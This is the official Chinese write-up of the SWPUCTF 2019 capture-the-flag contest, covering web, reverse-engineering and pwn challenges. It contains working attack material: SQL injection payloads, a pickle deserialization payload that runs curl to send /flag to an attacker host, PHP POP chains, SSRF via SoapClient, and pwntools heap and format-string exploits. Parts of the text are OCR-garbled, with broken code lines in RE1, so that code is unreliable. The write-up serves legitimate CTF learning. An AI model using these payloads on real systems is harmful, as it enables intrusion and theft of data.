第十届SWPUCTF官方WriteUp

比赛平台地址:https://swpuctf2019.club（感谢@vidar-team的开源平台）

感谢各位师傅能在工作上课之余抽出时间来玩，特别是那些抛开期末预习时间来参加比赛的同学们，十分感谢大家的参与！但可能由于我们的水平以及资金有限，无法给予每位师傅们以最好的做题体验，还望师傅们多多谅解。

Web

web1-easy_web

题目链接：http://211.159.177.185:23456

在申请广告这里，在广告名中加入单引号，然后查看广告详情，会发现有报错，判断这里是一个二次注入

```
# 判断是否存在注入
-1'
# query
select * from ads where title = '$title' limit 0,1;
```

过滤了空格，可以使用/**/绕过
过滤了报错注入的函数，不方便使用时间盲注，有回显，可以直接使用联合注入

过滤了or，不能使用order by判断字段数和查询information_schema这个库

因此判断表的时候使用group by ，同时由于过滤了注释符，又需要闭合单引号，使用group by 1,'1'

```
# 判断有多少字段
-1'/**/group/**/by/**/22,'1
# union 查询
-1'union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'2
2
```

后面过滤了information_schema和mysql，使用database()或者schema()代表当前数据库名，在 sys 数据库中查找当前数据库的表名，具体可参考： 聊一聊bypass information_schema

```
# user()发现是 root@localhost 权限
-1'union/**/select/**/1,user(),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,
21,'22
# 查看 mysql 的版本号
-1'union/**/select/**/1,version(),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,
20,21,'22
# 在 sys 数据库中查询表名
-1'union/**/select/**/1,
(select/**/group_concat(table_name)/**/from/**/sys.schema_auto_increment_colum
ns/**/where/**/table_schema=schema()),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18
,19,20,21,'22
```

不知道列名，过滤了反引号，直接使用无列名注入

```
# 通过无列名注入 users 表中的数据
# 第二个字段
-1'union/**/select/**/1,
(select/**/group_concat(a)/**/from(select/**/1,2/**/as/**/a,3/**/union/**/sele
ct*from/**/users)x),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
# 第三个字段
-1'union/**/select/**/1,
(select/**/group_concat(b)/**/from(select/**/1,2,3/**/as/**/b/**/union/**/sele
ct*from/**/users)x),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
# 将第二个字段为 flag 的那条记录的第三个字段的 md5 拿到 somd5 网站进行解密即可得到 flag
# flag{D0ub1e_1nj3ct10n_is_S1mpl3}
```

web2-python 简单题

题目地址：http://114.67.109.247:2333

此题是关于session 的反序列化，session默认以序列化格式存在数据库中，如果能控制session的值，那么我们就能控制反序列化过程。6379 端口redis数据库弱口令:password。

使用get 命令查看你的session中存储的内容

写个脚本修改你当前session的值

```
#!/usr/bin/env python
#
import cPickle
import os
import redis
class exp(object):
    def __reduce__(self):
        s = "curl -d '@/flag' your-ip"
        return (os.system, (s,))
e = exp()
s = cPickle.dumps(e)
```

```
r = redis.Redis(host='114.67.109.247',password="password", port=6379, db=0)
r.set("session:e6c36e69a9cf9543243d7921aa1a3d8093b49441", s)
```

修改后再次访问114.67.109.247:2333 即可看到你的vps上返回了结果。

web3-easy_python

题目地址：http://47.101.36.165:7777/

打开题目是一个登录框，输入任意账号密码即可登陆进入

查看源码，可以看到有一个`404 not found`的提示

在 flask 中，可以使用 app.errorhandler()装饰器来注册错误处理函数，参数是 HTTP 错误状态码或者特定的异常类，由此我们可以联想到在 404 错误中会有东西存在。

访问一个不存在的路由：/logina，显示`404 not found`，在 HTTP 头中我们可以看到一串 base64 字符串，解码后可以得到 secret_key。

拿到 secret_key，再结合 upload 界面显示 Permission denied!，很容易联想到这道题是用 secret_key 伪造 session 来进行越权。

伪造 id=b'1'，进入 upload 界面，右键查看源码，里面有 upload()和 showflag()两个函数的源代码

upload()关键代码：

```
basepath=os.path.dirname(os.path.realpath(__file__))
path = basepath+'/upload/'+md5_ip+'/'+md5_one+'/'+session['username']+"/"
path_base = basepath+'/upload/'+md5_ip+'/'
filename = f.filename
pathname = path+filename
if "zip" != filename.split('.')[-1]:
  return 'zip only allowed'
......
try:
  cmd = "unzip -n -d "+path+" "+ pathname
  if cmd.find('|') != -1 or cmd.find(';') != -1:
    waf()
    return 'error'
  os.system(cmd)
......
image = open(path+unzip_filename, "rb").read()
resp = make_response(image)
resp.headers['Content-Type'] = 'image/png'
return resp
```

以正常逻辑来看，这里的功能就是客户端上传一个压缩后的图片，服务端会解压缩后并读取图片返回客户端。但是我们可以上传一个软链接压缩包，来读取其他敏感文件而不是我们上传的文件。同时结合 showflag()函数的源码，我们可以得知 flag.jpg 放在 flask 应用根目录的 flag 目录下。那么我们只要创建一个到`/xxx/flask/flag/flag.jpg`的软链接，即可读取 flag.jpg 文件。

这里有两种方式

0x00：
在 linux 中，`/proc/self/cwd/`会指向进程的当前目录，那么在不知道 flask 工作目录时，我们可以用`/proc/self/cwd/flag/flag.jpg`来访问 flag.jpg

命令：

```
ln -s /proc/self/cwd/flag/flag.jpg qwe
zip -ry qwe.zip qwe
```

0x01：
在 linux 中，`/proc/self/environ`文件里包含了进程的环境变量，可以从中获取 flask 应用的绝对路径，再通过绝对路径制作软链接来读取 flag.jpg (PS：在浏览器中，我们无法直接看到`/proc/self/environ`的内容，只需要下载到本地，用 notepad++打开即可)

命令：

```
ln -s /proc/self/environ qqq
zip -ry qqq.zip qqq
ln -s /ctf/hgfjakshgfuasguiasguiaaui/myflask/flag/flag.jpg www
zip -ry [www.zip](http://www.zip) www
```

web4-demo_mvc

题目地址:http://182.92.220.157:11116/

题目只有一个登录框，输入账号密码后点击登陆页面无任何相应，注册功能也是尚未开放。查看源代码可以看到一个js文件，F12也可以看到一个网络请求。

js主要功能是将username和password以json格式然后发给index.php?r=Login/Login。

不难发现，username中加入单引号会直接500错误，而闭合引号后会正常显示。因此可大致确定注入存在，随后开始构造payload。由于题目对username进行了严格的检测，所以无法使用单语句进行注入，但是注入点又存在，于是可以尝试进行堆叠注入。(很多师傅可能就因为不友好的回显卡在这里)

在单引号后加入分号(;)，若无法多语句执行，返回页面按理说应该是500，但在这里可以看到正常回显，说明可能存在堆叠注入。

关于PDO场景下的SQL注入，具体可以查看https://xz.aliyun.com/t/3950。

由于过滤了select,if,sleep,substr等大多数注入常见的单词，但是注入又不得不使用其中的某些单词。那么在这里我们就可以用16进制+mysql预处理来绕过。

例如：

下面是注入的py脚本：

```
#! /usr/bin/python3
#author: c1e4r

import requests
import json
import time

def main():
  #题目地址
  url = '''http://182.92.220.157:11116/index.php?r=Login/Login'''
  #注入payload
  payloads = "asd';set @a=0x{0};prepare ctftest from @a;execute ctftest-- -"
  flag = ''
  for i in range(1,30):
    #查询payload
    payload = "select if(ascii(substr((select flag from flag),{0},1))=
{1},sleep(3),1)"
    for j in range(0,128):
      #将构造好的payload进行16进制转码和json转码
      datas =
{'username':payloads.format(str_to_hex(payload.format(i,j))),'password':'test2
13'}
      data = json.dumps(datas)
      times = time.time()
      res = requests.post(url = url, data = data)
      if time.time() - times >= 3:
        flag = flag + chr(j)
```

```
        print(flag)
        break

def str_to_hex(s):
    return ''.join([hex(ord(c)).replace('0x', '') for c in s])

if __name__ == '__main__':
  main()
```

最后在flag表flag列中找出是一个AmOL#T.zip文件,在web目录下访问这个文件即可下回一份备份的源码(访问时将#换为%23)。

大致的文件就是这样，看样子就是一个简单的mvc框架。很明显，我们要通过某种方法将flag.php中的文件内容给读取出来。

先说下url大致的解析流程：从r参数中获取要访问的Controller以及Action,然后以/分隔开后拼接成完整的控制器名。以Login/Index为例，就是将Login/Index分隔开分别拼接成LoginController以及actionIndex,然后调用LoginController这个类中的actionIndex方法。每个action里面会调用对应的loadView()方法进行模版渲染，然后将页面返回给客户端。若访问的Controller不存在则默认解析Login/Index。

下面看下某些的关键代码：

```
/Controller/BaseController.php
....
public function loadView($viewName ='', $viewData = [])
{
   $this->viewPath = BASE_PATH . "/View/{$viewName}.php";
   if(file_exists($this->viewPath))
   {
      extract($viewData);
      include $this->viewPath;
   }
}
```

其中 ,BaseController的loadView方法发现使用了extract，后面又include了一个文件。那么意味着只要$viewData可控我们即可覆盖掉$this->viewPath文件中的某些变量。而$this->viewPath正是要返回给客户端的。
寻找几个调用loadView的方法,发现一个对$viewData完全可控的地方

```
/Controller/UserController.php
public function actionIndex()
{
    $listData = $_REQUEST;
    $this->loadView('userIndex',$listData);
}
```

$listData是从REQUEST提取出来的，完全可控。而其对应的/View/userIndex.php中存在一个文件读取。

```
.......
                if(!isset($img_file)) {
                    $img_file = '/../favicon.ico';
                }
                $img_dir = dirname(__FILE__) . $img_file;
                $img_base64 = imgToBase64($img_dir);
                echo '<img src="' . $img_base64 . '">';       //图片形式展示
                ?></div>
        </div>
    </div>
</div>
</body>
</html>
<?php
function imgToBase64($img_file) {
                return $img_base64; //返回图片的base64
}
?>
```

大致意思为读取$img_file的内容，然后以base64的形式输出图片。
$img_file可通过extract($viewData)变量覆盖漏洞完全控制，而$viewData是受用户控制的完全控制的。所以这里就存在一个任意文件读取漏洞。

所以访问:http://182.92.220.157:11116/index.php?r=User/Index&img_file=/../flag.php可直接获取flag.php经base64后的内容

flag:swpuctf{H@ve_a_g00d_t1me_durin9_swpuctf2019}

web5-FFFFF

题目地址给的是 http://39.98.64.24:25531/ctfffffff/backups，访问发现是404，很多师傅以为出题人只是想告诉他们这是tomcat。。。但我只是想提示真的有这个目录啊，因为tomcat对于访问没有index文件的文件夹，响应就是404。

题目给了一个backups目录，猜测要去读取备份文件，再去访问一下 /ctfffffff/，有一个导出和导入功能：

先点击一下导入链接，发现会导出一个表格文件，格式是新的表格格式xlsx，搜索 java 表格库相关漏洞，可以搜索到一个比较老的漏洞 CVE-2014-3529，在解析 xlsx 文件中的 [Content_Types] https://www.jianshu.com/p/73cd11d83c30 。

解压export.xlsx文件，在 [Content_Types].xml 文件中加入POC，重新打包上传

服务器收到回显：

这里要留意回连头部中的 Java 版本信息为1.8.0_222。

由于题目给了 backups 目录，可以想到通过 Java XXE 使用file协议可以读取目录的特性来读取该文件夹内容从而得知备份文件名，但是题目给的环境是 JDK1.8u222，所以是无法读取多行的，很多师傅一直想去读文件所以卡在了这一步。

直接构造payload读取文件名，构造方式就不说了，可以看这篇文章
https://www.jianshu.com/p/ee03fcdce0cf，成功读取到文件名

下载备份文件


有两个web应用， axis 和 ctfffffff，ctfffffff里面给出了/flag路由，访问之

Flag.class没有权限读取 /flag 文件，查看备份文件中的 catalina.policy

JSM相关知识：https://www.cnblogs.com/baxianhua/p/9750724.html


根据 catalina.policy 文件，推断需要通过axis读取根目录的flag文件。axis 的 AdminService 服务可以部署一个类来作为服务，我们可以通过 XXE 来访问内网从而绕过 axis AdminService 的身份认证，然后寻找一个类部署为服务来进行 RCE 或者直接读取 flag。

使用XXE SSRF 到 axis getshell看这个https://github.com/KibodWapon/Axis-1.4-RCE-Poc。结合 XXE 和 axis 的 RCE，最终在 axis 目录写入shell，从而读取flag文件。



web6-出题人不知道

一个登录功能,随便输入，出现如下结果



然后尝试用户名处 ' or 1=1 -- -

尝试其他注入

账号密码分开验证，且没有验证账号密码是否不为空，可以尝试如下payload

用户名处　1' or '1'='1' group by passwd with rollup having passwd is NULL -- -

密码为空

登录成功

根据存在个wsdl.php(http://132.232.75.90/wsdl.php)这个文件，又根据method这个参数在登录中调用的index login ，然后可以看出，method 可以调用wsdl中定义的一些方法,和定义参数需要传递的值（就是一个提示文件），尝试调用Get_flag,不允许的方法

尝试调用hint

尝试其他方法,使用File_read方法

根据需要的参数

进行文件读取

看到白名单允许调用的方法，然后调用get_flag

http://132.232.75.90/index.php?method=get_flag

允许admin 127.0.0.1 get_flag 的话那就是越权加ssrf了

先尝试越权吧，因为现在还是guest 查看cookie 然后读文件encode.php 也就是对应的加密函数 key就为这个txt中的内容

cookie

然后写出对应的解密函数,解密cookie

```
<?php

function decrypt($data, $key)
{
    $key = md5($key);
    $x = 0;
    $data = base64_decode($data);
    $len = strlen($data);
    $l = strlen($key);
    $char = '';
    for ($i = 0; $i < $len; $i++)
    {
        if ($x == $l)
        {
```

```
            $x = 0;
        }
        $char .= substr($key, $x, 1);
        $x++;
    }
    $str = '';
    for ($i = 0; $i < $len; $i++)
    {
        if (ord(substr($data, $i, 1)) < ord(substr($char, $i, 1)))
        {
            $str .= chr((ord(substr($data, $i, 1)) + 256) - ord(substr($char,
$i, 1)));
        }
        else
        {
            $str .= chr(ord(substr($data, $i, 1)) - ord(substr($char, $i,
1)));
        }
    }
    return $str;
}

?>
```

解密结果如下

知道格式后，我们加密admin:1，然后替换cookie,变成admin

进行ssrf

继续根据hint读文件，读到se.php

<?php

ini_set('session.serialize_handler', 'php');

class aa

{

public $mod1;

public $mod2;

public function __call($name,$param)

{

```
            if($this->{$name})
                {
                    $s1 = $this->{$name};
                    $s1();
                }
        }
        public function __get($ke)
        {
            return $this->mod2[$ke];
        }
}


class bb
{
        public $mod1;
        public $mod2;
        public function __destruct()
        {
            $this->mod1->test2();
        }
}

class cc
{
        public $mod1;
        public $mod2;
        public $mod3;
        public function __invoke()
        {
                $this->mod2 = $this->mod3.$this->mod1;
```

```
    }
}

class dd
{
    public $name;
    public $flag;
    public $b;

    public function getflag()
    {
        session_start();
        var_dump($_SESSION);
        $a = array(reset($_SESSION),$this->flag);
        echo call_user_func($this->b,$a);
    }
}
class ee
{
    public $str1;
    public $str2;
    public function __toString()
    {
        $this->str1->{$this->str2}();
        return "1";
    }
}
```

$a = $_POST['aa'];

unserialize($a);

?>

总的来说如下这里是核心，根据这篇文章可以达到ssrf，大家可以参考这篇文章 https://xz.aliyun.com/t/3339 中的 bestphp's revenge 这一题，然后如何生成session 文件，大家可以参考这篇文章https://www.freebuf.com/vuls/202819.html

然后如何设置cookie，大家可以看这篇文章 https://blog.csdn.net/qq_42181428/article/details/100569464

前面aa bb 那些 普通反序列化我就不多说了，然后getflag方法总的来说就是构造文件上传写入session 文件，然后利用session 反序列化，生成一个soapclient 对象,然后加上crlf设置cookie,进行越权 ssrf，但如果师傅们的ssrf 中的target 是 http://127.0.0.1/index.php?method=get_flag 但是好像不会输出结果，具体师傅门可以自己研究下

然后师傅们可以看哈这篇文章https://blog.csdn.net/ljl890705/article/details/79142383，所以我们这里的请求应该是interface.php 因为interface中内容包含如下，且interface.php 可读

故构造的文件上传upload.php

```
<html>
<body>
    <form action="http://132.232.75.90/index.php" method="POST"
enctype="multipart/form-data">
        <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="1" />
        <input type="file" name="file" />
        <input type="submit" />
    </form>
</body>
</html>
```

然后构造写入session 文件中的内容的payload为（网上找的）

```
<?php
$target = 'http://127.0.0.1/interface.php';
$post_string = 'a=1&b=2';
$headers = array(
    'X-Forwarded-For: 127.0.0.1',
    'Cookie: user=xZmdm9NxaQ==',


    );
$b = new SoapClient(null,array('location' =>
$target,'user_agent'=>'wupco^^Content-Type: application/x-www-form-
urlencoded^^'.join('^^',$headers),'uri'      => "aaab"));
$aaa = serialize($b);
```

```
$aaa = str_replace('^^',"\r\n",$aaa);
$aaa = str_replace('&','&',$aaa);
echo urlencode($aaa);
?>
```

写入session 文件的内容为如下（url解码）

```
O%3A10%3A%22SoapClient%22%3A5%3A%7Bs%3A3%3A%22uri%22%3Bs%3A4%3A%22aaab%22%3Bs%
3A8%3A%22location%22%3Bs%3A30%3A%22http%3A%2F%2F127.0.0.1%2Finterface.php%22%3
Bs%3A15%3A%22_stream_context%22%3Bi%3A0%3Bs%3A11%3A%22_user_agent%22%3Bs%3A109
%3A%22wupco%0D%0AContent-Type%3A+application%2Fx-www-form-urlencoded%0D%0AX-
Forwarded-
For%3A+127.0.0.1%0D%0ACookie%3A+user%3DxZmdm9NxaQ%3D%3D%22%3Bs%3A13%3A%22_soap
_version%22%3Bi%3A1%3B%7D
```

写入session 文件后，我们就尝试利用se.php进行2次反序列化，第一次就是普通的反序列化，第二次就是session反序列化，根据以上几篇文章综合，故我们的payload 如下

```
<?php

ini_set('session.serialize_handler', 'php');
class aa
{
        public $mod1;
        public $mod2;
        public function __call($name,$param)
        {
            if($this->{$name})
                {
                    $s1 = $this->{$name};
                    $s1();
                }
        }
        public function __get($ke)
        {
            return $this->mod2[$ke];
        }
}

class bb
{
        public $mod1;
        public $mod2;
        public function __destruct()
        {
            $this->mod1->test2();
        }
```

```
}
class cc
{
        public $mod1;
        public $mod2;
        public $mod3;
        public function __invoke()
        {
                $this->mod2 = $this->mod3.$this->mod1;
        }
}
class dd
{
        public $name;
        public $flag;
        public $b;

        public function getflag()
        {
                session_start();
                var_dump($_SESSION);
                $a = array(reset($_SESSION),$this->flag);
                echo call_user_func($this->b,$a);
        }
}
class ee
{
        public $str1;
        public $str2;
        public function __toString()
        {
                $this->str1->{$this->str2}();
                return "1";
        }
}


$first = new bb();
$second = new aa();
$third = new cc();
$four = new ee();
$first ->mod1 = $second;
$third -> mod1 = $four;
$f = new dd();
$f->flag='Get_flag';
$f->b='call_user_func';
$four -> str1 = $f;
$four -> str2 = "getflag";
$second ->mod2['test2'] = $third;
```

```
echo serialize($first);
```

然后我们尝试反序列化获取flag

Re

RE1

re1 其实是一个对二进制上的运算，就是将每个字节的二进制分为三部分——高位0+1、低位0与中间值，并记录下三部分各自的大小，再以四字节为一组进行重新填充得出验证码

如上图示例，00111100 被分为三部分后

```
高位：001
中位：111
低位：00
```

这时将进行重新组合再拼接，生成两组数，既高位组与低位组拼接位一组，中间位为一组

```
组一：111
组二：00100
```

记录下所有数据并生成结构体
typedef struct _Data_Structure

```
{

  char g_flag[4];     *//flag*

  byte num[4];      *//中间位大小*

  byte high_num[4];   *//高位大小*

  byte low_num[4];    *//低位大小*

  byte mod[4];      *//组一*

  byte merge[4];      *//组二*

}Data_Structure, * PData_Structure;
```

相信师傅们都知道 flag 的格式是^swpuctf{\w{4}-\w{4}-\w{4}-\w{4}-\w{4}}，将每四位设置为一组进行了上述分解后进行最后的填充操作

申请一个 40byte 空间，同样分为两部分，其中低 20 字节存放重组后的 flag，高 20 字节存放高低位大小

将 mod 填充在高位，merge 填充在低位，重新组合成新的一组四字节

将高低位各自大小重新组合为一字节

在写逆算法的时候就可以通过从 20 位大小段中提取出各个字节高低位大小，再结合 20 位数据段中高位填充 mod 与低位填充 merge 的特点还原 flag

推荐师傅们在解题的时候，找到结构体位置，通过观察二进制的变化，更能理清思路、发现规律

int main()

{

```
byte ptable[40] = { 0x8, 0xea, 0x58, 0xde, 0x94, 0xd0, 0x3b, 0xbe, 0x88, 0xd4,
0x32, 0xb6, 0x14, 0x82, 0xb7, 0xaf, 0x14, 0x54, 0x7f, 0xcf, 0x20, 0x20, 0x30,
0x33, 0x22, 0x33, 0x20, 0x20, 0x20, 0x30, 0x20, 0x32, 0x30, 0x33, 0x22, 0x20,
0x20, 0x20, 0x24, 0x20 };

byte flag[20] = { 0 };

byte high[20] = { 0 };

byte low[20] = { 0 };

byte mod[20] = { 0 };

byte m[20] = { 0 };

byte bit;

byte* table;

DWORD num = 0;

for (int i = 0; i < 20; i++)

{

  high[i] [i + 20] >> 4;

  low[i] [i + 20] << 4;

  low[i] >>= 4;

  mod[i] [i] - low[i];

}
```

```
table = ptable;

for (int i = 0; i < 5; i++)

{

  int  n = 32, sum = 0;

  for (int j = 0; j < 4; j++)

  {

    bit = 1;

    n =32 - mod[i * 4 + j];

    num = *(DWORD*)table << sum;

    m[i * 4 + j] = num >> n;

    sum += mod[i * 4 + j];

    bit <<= (8 - high[i * 4 + j]);

    flag[i * 4 + j] [i * 4 + j] << low[i * 4 + j]) | bit;

  }

  table += 4;

}

for (int k = 0; k < 20; k++)

{

  printf("%c", flag[k]);

}

system("pause");

return 0;
```

}

ps：其实在这道题中我还写了虚函数 hook，为了防止师傅们通过 IDA 纯看的方式解题，不知道师傅们发现没有

RE2

本题是一个简易版双进程保护，父进程会调试子进程，子进程中有几个int3断点，父进程判断断点的位置后进行相应的处理。所以如果单纯调试子进程将直接崩溃。同时因为扣去了一部门机器码，所以反汇编的结果也不正确。所以我们需要先根据父进程将内存中各个缺字节码的地方依次补全，然后就可以调试子进程了。

子进程使用的是超递增背包加密算法，使用的是CBC模式，私钥，乘数，模数，iv在程序中都给出了，根据密文即可解出明文，解密算法如下：

```
from Crypto.Util.number import *
PrivateKey=[2,3,7,14,30,57,120,251]   #私钥
CiperTxt=
[0x3d1,0x2f0,0x52,0x475,0x1d2,0x2f0,0x224,0x51c,0x4e6,0x29f,0x2ee,0x39b,0x3f9,
0x32b,0x2f2,0x5b5,0x24c,0x45a,0x34c,0x56d,0xa,0x4e6,0x476,0x2d9]
PlaintTxt=""
iv=0x1234
m=41
n=491
conv=inverse(41,491)              #计算转换因子
for i in range(0,24):
    tem=(CiperTxt[i]*conv)% n

    txt=["0","0","0","0","0","0","0","0"]
    sum=0
    for j in range(0,8):
        if((PrivateKey[7-j])+sum>tem):
            continue
        else:
            sum+=PrivateKey[7-j]
            txt[7-j]="1"
    if(i==0):
        PlaintTxt+=chr((int("".join(txt),2)^iv)&0xff)
    else:
        PlaintTxt += chr((int("".join(txt), 2) ^ CiperTxt[i-1])&0xff)
print(PlaintTxt)
```

RE3

这道题本来应该是一个标准的算法--------128-bit IEEA 算法，由于我没把 key 和输入的 flag 相关联，导致题目简化为两次异或加密了。

第一次异或位置。

通过内存访问断点，可以断下二次异或位置

剩下的工作就是再异或回去了。最终 flag: flag{Y0uaretheB3st!#@_VirtualCC}

RE4

程序主要是通过创建傀儡进程，两个进程进行数据交互，加了一些混淆的代码，带上了反调试，绕了一下常规的反调试插件。

0、混淆部分：

加上了一些比较常规的混淆代码，直接用的宏放代码中。所以数值这些都比较固定，也比较好去除，没有乱序，直接可以特征码去除，不太影响阅读。

1、反调试部分：

通过自己读取一份system32下面的ntdll到内存，调用执行读取的ntdll中的NtSetInformationThread传递参数ThreadHideFromDebugger。常规的反反调试插件处理一般是判断第二个参数是ThreadHideFromDebugger直接就返回0处理，而如果第四个参数ThreadInformationLength传递长度1的话，函数是返回0xC0000004，所以可以通过这一点去检测插件的处理实现反调。可以通过对CreateFile，ReadFile这类API下断（或者也可以通过映射方式去也行）去找找自己加载部分，这里直接是通过CreateFile->ReadFile去加载的，所以下断IDA可以直接找到这个全局存访的自己加载的NtSetInformationThread地址。

找找交叉引用，找到检测函数sub_401470，改改函数返回值，或者直接改自加载的内存部分都可以过。

2、数据交互部分：

界面的进程通过SendMessage去传递输入的数据的地址和长度到第一个进程，可以通过CE扫描一下输入的字符串，找找基址，找到后IDA交叉引用找到代码。

另一个程序通过ReadProcessMemory去进行读取数据异或加密后传再通过WriteProcessMemory去写入另一个进程中，可以对WriteProcessMemory下断，找到写入的地址，去对另一个进程查找下交叉引用，找到对比的地方。点击按钮后再判断这段加密的内容和指定内容是否一致，具体算法可以过掉反调试后去下断ReadProcessMemory看看具体怎么异或数值（这里写代码憨憨了，xor中有个数跳过了，但是不影响）。

Pwn

PWN1-p1KkHeap

> 致谢：本题p1KkHeap由咲夜南梦师傅赞助，在此特别感谢南梦的支持

这个是一个利用tcache机制的struct，通过控制num和bins，来劫持malloc的地址，从而实现任意地址申请，由于程序本身禁用了system和execve，所以不能通过拿shell的方法获得flag，程序的一开始通过mmap来申请一个固定地址的内存块，且可执行，只要申请堆块到这个内存块写入shellcode，跳转过去即可执行shellcode，shellcode则是orwShellcode即可

```
#!/usr/bin/python2.7
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = "debug"
context.arch = "amd64"
```

```
elf = ELF("pwn")
lib = 0
sh = 0
def add(size):
    sh.sendlineafter(":","1")
    sh.sendlineafter(":",str(size))
def edit(idx,content):
    sh.sendlineafter(":","3")
    sh.sendlineafter(":",str(idx))
    sh.sendafter(":",content)
def free(idx):
    sh.sendlineafter(":","4")
    sh.sendlineafter(":",str(idx))
def show(idx):
    sh.sendlineafter(":","2")
    sh.sendlineafter(":",str(idx))
def backdoor(content):
    sh.sendlineafter(":","666")
    sh.sendlineafter("(y or n)","y")
    sh.sendafter("start",content)
def pwn(ip,port,debug):
    global sh
    global lib
    if(debug == 1):
        sh = process("./pwn")
        lib = ELF("/lib/x86_64-linux-gnu/libc.so.6")
    else:
        sh = remote(ip,port)
        lib = ELF("libc.so.6")
    add(0x90)
    free(0)
    free(0)
    show(0)
    sh.recvuntil("content: ")
    heap_base = u64(sh.recvuntil("\n",True).ljust(8,"\x00")) - 0x260
    add(0x90)
    edit(1,p64(heap_base + 0x10))
    add(0x90)
    add(0x90)
    payload = p64(0) + p64(0xffffffffffffffff) * 7 + p64(0) + p64(0x201) +
p64(0) * 6 + p64(heap_base + 0x60)
    edit(3,payload)
    add(0x90)
    free(4)
    show(4)
    sh.recvuntil("content: ")
    libc = u64(sh.recvuntil("\x7f",False).ljust(8,'\x00')) - 96 - 0x10 -
lib.symbols['__malloc_hook']
    __malloc_hook = libc + lib.symbols['__malloc_hook']
```

```
    payload = p64(0) + p64(0xffffffffffffffff) * 7 + p64(0) + p64(0x201) +
p64(0) * 6 + p64(0x66660000) + p64(__malloc_hook)
    edit(3,payload)
    add(0x90)
    payload = shellcraft.open("flag.txt")
    payload += shellcraft.read(3,0x66660100,0x30)
    payload += shellcraft.write(1,0x66660100,0x30)
    edit(5,asm(payload))
    add(0xa0)
    edit(6,p64(0x66660000))
    add(0x90)
    log.success("heap_base: " + hex(heap_base))
    log.success("libc: " + hex(libc))
    if(debug == 1):
        log.success("pid: " + str(sh.pid))
    sh.interactive()
if __name__ == "__main__":
    pwn("127.0.0.1",9090,1)
```

PWN2-Login

利用格式化字符串漏洞泄露libc基址【可以使用LibcSearcher查找libc版本】，同时得到system和binsh，目标地址替换即可。

```
#!/usr/bin/python2.7
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = "debug"
context.arch = "i386"
elf = ELF("login")
lib = 0
def pwn(ip,port,debug):
    sh = null
    global lib
    if(debug == 1):
        sh = process("./login")
        lib = ELF("/lib/i386-linux-gnu/libc.so.6")
    else:
        sh = remote(ip,port)
        lib = ELF("libc6-i386_2.27-3ubuntu1_amd64.so")
    sh.sendlineafter(":","a")
    payload = '%6$pAA%15$pBB\x00'
    sh.sendlineafter(":",payload)
    sh.recvuntil("0x")
    ebp = int(sh.recvuntil("AA",True),16)
    target_addr = ebp - (0xffe54918 - 0xffe5490c)
    libc = int(sh.recvuntil("BB",True),16) - lib.symbols['__libc_start_main']
- 241
    system = libc + lib.symbols['system']
```

```
    binsh = libc + lib.search("/bin/sh\x00").next()
    def inputMsg(msg):
        sh.sendlineafter("!",msg)
    ebp1_offset = 6
    ebp2_offset = 10
    written_size = 0
    offset = 0
    position = (target_addr + offset) % 0x10000
    payload = "%" + str(position - written_size) + "c%" + str(ebp1_offset) +
"$hn\x00"
    inputMsg(payload)
    oneByte = 0x8d29
    payload = "%" + str(oneByte - written_size) + "c%" + str(ebp2_offset) +
"$hn\x00"
    inputMsg(payload)
    offset = 2
    position = (target_addr + offset) % 0x10000
    payload = "%" + str(position - written_size) + "c%" + str(ebp1_offset) +
"$hn\x00"
    inputMsg(payload)
    oneByte = 0x804
    payload = "%" + str(oneByte - written_size) + "c%" + str(ebp2_offset) +
"$hn\x00"
    inputMsg(payload)
    offset = 16
    position = (target_addr + offset) % 0x10000
    payload = "%" + str(position - written_size) + "c%" + str(ebp1_offset) +
"$hn\x00"
    inputMsg(payload)
    oneByte = system % 0x10000
    payload = "%" + str(oneByte - written_size) + "c%" + str(ebp2_offset) +
"$hn\x00"
    inputMsg(payload)
    offset = 18
    position = (target_addr + offset) % 0x10000
    payload = "%" + str(position - written_size) + "c%" + str(ebp1_offset) +
"$hn\x00"
    inputMsg(payload)
    oneByte = system >> 16
    payload = "%" + str(oneByte - written_size) + "c%" + str(ebp2_offset) +
"$hn\x00"
    inputMsg(payload)
    offset = 20
    position = (target_addr + offset) % 0x10000
    payload = "%" + str(position - written_size) + "c%" + str(ebp1_offset) +
"$hn\x00"
    inputMsg(payload)
    oneByte = 0xbeef
```

```
    payload = "%" + str(oneByte - written_size) + "c%" + str(ebp2_offset) +
"$hn\x00"
